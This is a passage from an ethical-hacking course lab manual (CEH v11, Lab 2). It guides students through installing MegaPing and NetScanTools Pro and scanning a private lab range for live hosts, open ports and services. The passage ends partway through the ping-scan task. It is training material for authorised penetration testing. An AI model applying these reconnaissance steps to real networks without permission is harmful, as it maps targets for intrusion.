PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Port and Service Discovery

Port and service discovery is the process of identifying open ports and services running on the target IP addresses/active hosts.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering active hosts in the target network is to scan for open ports and services running on the target IP addresses in the target network. This discovery of open ports and services can be performed by using various port scanning tools and techniques.

Lab Objectives

- Perform port and service discovery using MegaPing
- Perform port and service discovery using NetScanTools Pro
- Explore various network scanning techniques using Nmap
- Explore various network scanning techniques using Hping3

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- MegaPing located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\MegaPing**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- NetScanTools Pro located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Lab Duration

Time: 40 Minutes

Overview of Port and Service Discovery

Port scanning techniques are categorized according to the type of protocol used for communication within the network.

- **TCP Scanning**
  - Open TCP scanning methods (TCP connect/full open scan)
  - Stealth TCP scanning methods (Half-open Scan, Inverse TCP Flag Scan, ACK flag probe scan, third party and spoofed TCP scanning methods)
- **UDP Scanning**
- **SCTP Scanning**
  - SCTP INIT Scanning
  - SCTP COOKIE/ECHO Scanning
- **SSDP and List Scanning**
- **IPv6 Scanning**

Lab Tasks

TASK 1

Perform Port and Service Discovery using MegaPing

Here, we will use the MegaPing tool to scan for open ports and services running on the target range of IP addresses.

1. Before beginning this lab, turn on the **Windows 10**, **Windows Server 2016**, **Parrot Security**, and **Ubuntu** virtual machines.

TASK 1.1

Install MegaPing

2. In the **Windows 10** virtual machine, log in with the credentials Username: **Admin** and Password: **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\MegaPing** and double-click **megaping_setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. The **MegaPing - InstallShield Wizard** window appears; click **Next** and follow the wizard-driven installation steps to install **MegaPing**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MegaPing is a toolkit that provides essential utilities for Information System specialists, system administrators, IT solution providers, and individuals. It is used to detect live hosts and open ports of the system in the network, and can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc.

5. After the completion of the installation, click on the **Launch the program** checkbox and click **Finish**.




Figure 2.1.1: Launching MegaPing from Start menu

You can also perform various network troubleshooting activities with the help of integrated network utilities such as DNS lookup name, DNS list hosts, Finger, host monitor, IP scanner, NetBIOS scanner, ping, port scanner, share scanner, traceroute, and Whois.

6. The **About MegaPing** window appears; click the **I Agree** button.




Figure 2.1.2: About MegaPing pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **MegaPing (Unregistered)** GUI appears displaying the **System Info**, as shown in the screenshot.




Figure 2.1.3: MegaPing GUI

TASK 1.2

Scan for Live Hosts

8. Select the **IP Scanner** option from the left pane. In the **IP Scanner** tab in the right-hand pane, enter the IP range in the **From** and **To** fields; in this lab, the IP range is **10.10.10.5** to **10.10.10.20**; then, click **Start**.

Note: You may specify the IP range depending on your network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.4: Configuring MegaPing

9. MegaPing lists all IP addresses under the specified target range with their TTL value, Status (dead or alive), and statistics of the dead and alive hosts, as shown in the screenshot.

Note: The results may vary in your lab environment.




Figure 2.1.5: MegaPing IP Scanning Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Perform Port Scan

10. Select the **Port Scanner** option from the left-hand pane. In the **Port Scanner** tab in the right-hand pane, enter the IP address of the **Windows Server 2016** (**10.10.10.16**) machine into the **Destination Address List** field and click **Add**.

Note: The IP address listed below might vary in your lab environment.




Figure 2.1.6: Adding a host in MegaPing

11. Select the **10.10.10.16** checkbox and click the **Start** button to start listening to the traffic on 10.10.10.16.




Figure 2.1.7: Starting MegaPing on the selected host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. MegaPing lists the ports associated with **Windows Server 2016** (**10.10.10.16**), with detailed information on port number and type, service running on the port along with the description, and associated risk, as shown in the screenshot.




Figure 2.1.8: MegaPing Port Scanning Report

13. Similarly, you can perform port and service scanning on other target machines.
14. This concludes the demonstration of discovering open ports and services running on the target IP address using MegaPing.
15. Close all open windows and document all the acquired information.

TASK 2 — Perform Port and Service Discovery using NetScanTools Pro

Here, we will use the NetScanTools Pro tool to discover open ports and services running on the target range of IP addresses.

TASK 2.1 — Install NetScanTools Pro

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro**, and double-click **nstp11demo.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NetScanTools Pro is an integrated collection of utilities that gathers information on the Internet and troubleshoots networks for Network Professionals. With the available tools, you can research IPv4/IPv6 addresses, hostnames, domain names, e-mail addresses, and URLs on the target network.

2. The **Setup - NetScanTools Pro Demo** window appears; click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

Note: If the **WinPcap Setup** window appears, click **Next** and install it.

3. After the completion of the installation, click **Finish**.




Figure 2.2.1: NetScanTools Setup window

4. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.




Figure 2.2.2: NetScan Tools Pro reminder window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo...** button.




Figure 2.2.3: DEMO Version pop-up

6. The **NetScanTools Pro** main window appears, as shown in the screenshot.




Figure 2.2.4: Main window of NetScan Tools Pro

TASK 2.2

Perform Ping Scan

7. In the left-hand pane, under the **Manual Tools (all)** section, scroll down and click the **Ping Scanner** option, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

